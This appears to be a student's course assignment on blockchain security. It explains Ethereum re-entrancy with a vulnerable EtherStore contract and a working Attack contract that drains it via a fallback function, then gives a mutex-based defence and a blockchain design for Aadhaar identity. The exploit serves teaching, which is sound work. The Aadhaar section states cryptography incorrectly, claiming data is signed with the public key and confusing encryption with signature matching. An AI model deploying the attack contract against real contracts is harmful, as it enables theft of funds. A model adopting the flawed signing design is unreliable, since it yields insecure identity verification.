Name: Hrishabh Raj **Roll: 1801CS22**

CS577: End Sem Assignment

Q1)
One of the features of Ethereum smart contracts is their ability to call and utilize code from other external contracts. Contracts also typically handle ether, and as such often send ether to various external user addresses. These operations require the contracts to submit external calls. These external calls can be hijacked by attackers, who can force the contracts to execute further code (through a fallback function), including calls back into themselves (this is where re-entrancy happens).

This type of attack can occur when a contract sends ether to an unknown address. An attacker can carefully construct a contract at an external address that contains malicious code in the fallback function. Thus, when a contract sends ether to this address, it will invoke the malicious code. Typically the malicious code executes a function on the vulnerable contract, performing operations not expected by the developer. The term "reentrancy" comes from the fact that the external malicious contract calls a function on the vulnerable contract and the path of code execution “*re enters*” it.

Vulnerable contract

```
contract EtherStore {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Name: Hrishabh Raj **Roll: 1801CS22**

CS577: End Sem Assignment

Attacker’s contract


```
contract Attack {
    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= 1 ether) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Here in the above code, the attacker calls the attack() which first deposits 1 ether to the vulnerable contract and then withdraws the same.
In the withdraw(), require checks if bal > 0 and msg.sender.call() happens, which calls the fallback method in the attacker's contract. This again calls the vulnerable contract’s withdraw() and since bal was not set to 0, It is again able to send ether to itself. This is how a typical re-entrancy attack happens.

Q2)
One possible method to detect the presence of re-entrancy vulnerability in existing smart contracts is monitoring conditional jumps influenced by a storage variable.
For every execution of a smart contract in a transaction, we need to record the set of storage variables, which were used for control flow decisions. Using this information, we can introduce a set of locks which prohibit further updates for those storage variables. If a previous invocation of the contract attempts to update one of these variables, a re-entrancy problem can be reported and abort the transaction to avoid exploitation of the re-entrancy vulnerability.

For example, If we take the same vulnerable contract as the example (which is mentioned in Q1), then balance will act as a storage variable which controls the decision to make a transaction or not. So after the call we can lock the balance variable to avoid the misuse of re-entrancy vulnerability, and thus the attacker contract won't be able to send itself more ether.

If the contract is yet to be deployed, the contract programmers can be vigilant to change the storage variable used as condition, before making any send() or call() to the attacker contract, or if the deployed contracts need to be changed, the whole blockchain has to be forked and the existing contracts then modified to avoid the misuse.
Another method we can apply, if the contract is yet to be deployed is to use the idea of mutex.




```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.3;

contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
        locked = false;
    }
}
```

The above modifier can be applied to any untrustWorthy function (those functions which are externally callable from other contracts and affects the storage variables), so if an attack happens, the attacker won't be able to re-enter the contract using that function again.


Name: Hrishabh Raj **Roll: 1801CS22**

CS577: End Sem Assignment

Q3)
A Design for Aadhaar Identification based on Blockchain:


User
Key Generation
Public
Private
UIDAI Registration
User info is signed with Public Key.
Signature generated is mapped to Aadhaar ID and committed to Blockchain

First, the User is registered , gets the public and private key and signs the data with the public key (Name, DOB, Fingerprint, Address, etc. all the data is signed separately) and their hash signatures are stored on the blockchain.




```
// Data inside struct User
// is actually signed hashes.
struct User{
    bytes Name;
    bytes DOB;
    bytes fingerprint;
    ....
    ....
};

// Mapping is done
// from AadhaarID to UserInfo.
mapping bytes => User;
```

Second, The User verification can be done using the following approach:

1. User gives the user info, as per his/her Aadhaar to 3rd party.
2. The 3rd party can encrypt the same using the user's public key and ask the blockchain to return User struct for the particular AadhaarID.
3. The smart contract returns the User hash signatures and they are matched with the current available signatures. If the match is a success, they can remove the confidential data from their DB and just keep the signatures instead.

Name: Hrishabh Raj **Roll: 1801CS22**

CS577: End Sem Assignment


User
User Info present on Aadhaar, With AadhaarID
Bank
User Info encrypted with User's Public Key
Blockchain
Using AadhaarID, get the signature stored on the blockchain and match the corresponding Hash Signatures.
Success, then store the signatures in the Bank DB.